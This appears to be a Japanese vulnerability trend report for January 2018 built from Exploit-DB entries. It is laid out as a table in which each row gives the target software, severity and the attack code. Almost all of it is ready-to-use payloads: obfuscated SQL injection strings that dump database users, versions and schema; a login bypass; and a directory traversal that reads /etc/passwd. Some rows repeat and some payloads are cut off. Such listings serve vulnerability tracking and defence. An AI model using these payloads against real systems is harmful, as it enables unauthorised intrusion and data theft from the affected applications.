2018-01-28	43908	SQL Injection	中	早急対応要	PACSOne Server 6.6.2 DICOM Web Viewer - SQL Injection	POST /pacs/userSignup.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 hostname=localhost&database=dicom&username=-999999+union+select+1,2,3,user()%23&password=22222222&firstname=test&lastname=test&email=-999999+union+select+1,2,3,user()%23&action=Sign+Up	PACSOne Server	PACSOne Server 6.6.2 DICOM Web Viewer
2018-01-28	43914	SQL Injection	中	早急対応要	Task Rabbit Clone 1.0 - 'id' SQL Injection	/pages/single_blog.php?id=%31%20%20%2f%2a%21%31%33%33%33%37%55%4e%49%4f%4e%2a%2f%20%2f%2a%21%31%33%33%33%37%53%45%4c%45%43%54%2a%2f%20%31%2c%76%65%72%73%69%6f%6e%28%29%2c%33%2c%34%2c%35%2c%36%2d%2d%20%2d	Task Rabbit Clone	Task Rabbit Clone 1.0
2018-01-28	43915	SQL Injection	中	早急対応要	TSiteBuilder 1.0 - SQL Injection	POST /index.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 User=' OR 1 -- -&Pass=bypass	TSiteBuilder	TSiteBuilder 1.0
2018-01-28	43915	SQL Injection	中	早急対応要	TSiteBuilder 1.0 - SQL Injection	/site.php?id=%2d%33%36%34%27%20%20%2f%2a%21%30%38%38%38%38%55%4e%49%4f%4e%2a%2f%28%2f%2a%21%30%38%38%38%38%53%45%4c%45%43%54%2a%2f%20%30%78%33%30%37%38%33%32%33%38%33%33%33%31%33%32%33%39%2c%30%78%32%38%33%32%32%39%2c%2f%2a%21%30%38%38%38%38%43%4f%4e%43%41%54%5f%57%53%2a%2f%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%30%78%34%39%34%38%35%33%34%31%34%65%32%30%35%33%34%35%34%65%34%33%34%31%34%65%2c%28%2f%2a%21%30%38%38%38%38%53%65%6c%65%63%74%2a%2f%20%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%3a%3d%30%2c%28%2f%2a%21%30%38%38%38%38%73%65%6c%65%63%74%2a%2f%20%63%6f%75%6e%74%28%2a%29%2f%2a%21%30%38%38%38%38%66%72%6f%6d%2a%2f%28%69%6e%66%6f%72%6d%61%74%69%6f%6e%5f%73%63%68%65%6d%61%2e%63%6f%6c%75%6d%6e%73%29%77%68%65%72%65%40%3a%3d%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%2c%2f%2a%21%30%38%38%38%38%74%61%62%6c%65%5f%6e%61%6d%65%2a%2f%2c%30	TSiteBuilder	TSiteBuilder 1.0
2018-01-28	43915	SQL Injection	中	早急対応要	TSiteBuilder 1.0 - SQL Injection	/pagelist.php?id=%2d%33%36%34%27%20%20%2f%2a%21%30%38%38%38%38%55%4e%49%4f%4e%2a%2f%28%2f%2a%21%30%38%38%38%38%53%45%4c%45%43%54%2a%2f%20%30%78%33%30%37%38%33%32%33%38%33%33%33%31%33%32%33%39%2c%30%78%32%38%33%32%32%39%2c%2f%2a%21%30%38%38%38%38%43%4f%4e%43%41%54%5f%57%53%2a%2f%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%30%78%34%39%34%38%35%33%34%31%34%65%32%30%35%33%34%35%34%65%34%33%34%31%34%65%2c%28%2f%2a%21%30%38%38%38%38%53%65%6c%65%63%74%2a%2f%20%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%3a%3d%30%2c%28%2f%2a%21%30%38%38%38%38%73%65%6c%65%63%74%2a%2f%20%63%6f%75%6e%74%28%2a%29%2f%2a%21%30%38%38%38%38%66%72%6f%6d%2a%2f%28%69%6e%66%6f%72%6d%61%74%69%6f%6e%5f%73%63%68%65%6d%61%2e%63%6f%6c%75%6d%6e%73%29%77%68%65%72%65%40%3a%3d%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%2c%2f%2a%21%30%38%38%38%38%74%61%62%6c%65%5f%6e%61%6d%65%2a%2f%2c	TSiteBuilder	TSiteBuilder 1.0

EDB-Report

最新Web脆弱性トレンドレポート(2018.01)

2018.01.01~2018.01.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-01-28	43915	SQL Injection	中	早急対応要	TSiteBuilder 1.0 - SQL Injection	/page_new.php?id=%2d%33%36%34%27%20%20%2f%2a%21%30%38%38%38%38%55%4e%49%4f%4e%2a%2f%28%2f%2a%21%30%38%38%38%38%53%45%4c%45%43%54%2a%2f%20%30%78%33%30%37%38%33%32%33%38%33%33%33%31%33%32%33%39%2c%30%78%32%38%33%32%32%39%2c%2f%2a%21%30%38%38%38%38%43%4f%4e%43%41%54%5f%57%53%2a%2f%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%30%78%34%39%34%38%35%33%34%31%34%65%32%30%35%33%34%35%34%65%34%33%34%31%34%65%2c%28%2f%2a%21%30%38%38%38%38%53%65%6c%65%63%74%2a%2f%20%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%3a%3d%30%2c%28%2f%2a%21%30%38%38%38%38%73%65%6c%65%63%74%2a%2f%20%63%6f%75%6e%74%28%2a%29%2f%2a%21%30%38%38%38%38%66%72%6f%6d%2a%2f%28%69%6e%66%6f%72%6d%61%74%69%6f%6e%5f%73%63%68%65%6d%61%2e%63%6f%6c%75%6d%6e%73%29%77%68%65%72%65%40%3a%3d%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%65%78%70%6f%72%74%5f%73%65%74%28%35%2c%40%2c%2f%2a%21%30%38%38%38%38%74%61%62%6c%65%5f%6e%61%6d%65%2a%2f%2c%30%78%33%63%36%63%36%39%33%65%2c%32%29%2c%2f%2a%21%30%38%38%38%38%63%6f%6c%75%6d%6e%5f%6e%61%6d%65%2a%2f%2c%30%78%61%33%61%2c%32%29%29%2c%40%2c%32%29%29%2c%30%78%33%30%37%38%33%32%33%38%33%33%33%36	TSiteBuilder	TSiteBuilder 1.0
2018-01-28	43916	SQL Injection	中	早急対応要	Hot Scripts Clone - 'subctid' SQL Injection	/categories?keyword=&mctid=[SQL]&subctid=-Y12h7890'++/*!08888UNION*/+/*!08888ALL*/+/*!08888SELECT*/+(/*!08888Select*/+export_set(5,@:=0,(/*!08888select*/+count(*)/*!08888from*/(information_schema.columns)where@:=export_set(5,export_set(5,@,/*!08888table_name*/,0x3c6c693e,2),/*!08888column_name*/,0xa3a,2)),@,2))--+-	Hot Scripts Clone	Hot Scripts Clone
2018-01-28	43917	SQL Injection	中	早急対応要	Multilanguage Real Estate MLM Script 3.0 - 'srch' SQL Injection	/product-list.php?srch=%73%66%64%27%29%20%20%2f%2a%21%30%38%38%38%38%55%4e%49%4f%4e%2a%2f%28%2f%2a%21%30%38%38%38%38%53%45%4c%45%43%54%2a%2f%20%28%31%29%2c%28%32%29%2c%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2c%28%34%29%29%2d%2d%20%2d	Multilanguage Real Estate MLM Script	Multilanguage Real Estate MLM Script 3.0
2018-01-28	43918	SQL Injection	中	早急対応要	Buddy Zone 2.9.9 - SQL Injection	/chat_im/chat_window.php?request_id=-551++/*!13337UNION*/+/*!13337SELECT*/+1,(Select+export_set(5,@:=0,(select+count(*)from(information_schema.columns)where@:=export_set(5,export_set(5,@,table_name,0x3c6c693e,2),column_name,0xa3a,2)),@,2)),3,4,5,6,7,8,9--+-	Buddy Zone	Buddy Zone 2.9.9
2018-01-30	43928	SQL Injection	難	早急対応要	Advantech WebAccess < 8.3 - SQL Injection	/BWMobileService/BWScadaRest.svc/Login/notadmin'%20or%20'x'%3D'x/nopass/	Advantech WebAccess	Advantech WebAccess < 8.3
2018-01-30	43931	Directory Traversal	易	中	Joomla! Component Picture Calendar for Joomla 3.1.4 - Directory Traversal	/list.php?folder=../../../../etc/passwd	Joomla! Component Picture Calendar for Joomla	Joomla! Component Picture Calendar for Joomla 3.1.4
2018-01-30	43932	SQL Injection	中	早急対応要	Joomla! Component CP Event Calendar 3.0.1 - 'id' SQL Injection	/index.php?option=com_cpeventcalendar&task=load&id=%2d%31%20%20%2f%2a%21%30%36%36%36%36%55%4e%49%4f%4e%2a%2f%20%2f%2a%21%30%36%36%36%36%53%45%4c%45%43%54%2a%2f%20CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION())%2c%32%2c%33%2c%34%2c%35%2c%36%2c%37%2d%2d%20%2d	Joomla! Component CP Event Calendar	Joomla! Component CP Event Calendar 3.0.1
2018-01-30	43933	SQL Injection	中	早急対応要	Joomla! Component Visual Calendar 3.1.3 - 'id' SQL Injection	/index.php?option=com_visualcalendar&view=load&id=-1%20%20/*!06666UNION*/%20/*!06666SELECT*/%20(SELECT(@x)FROM(SELECT(@x:=0x00),(@NR:=0),(SELECT(0)FROM(INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA!=0x696e666f726d6174696f6e5f736368656d61)AND(0x00)IN(@x:=CONCAT(@x,LPAD(@NR:=@NR%2b1,4,0x30),0x3a20,table_name,0x3c62723e))))x)%2c0x32%2c0x33%2c0x34%2c0x35%2c0x36%2d%2d%20%2d	Joomla! Component Visual Calendar	Joomla! Component Visual Calendar 3.1.3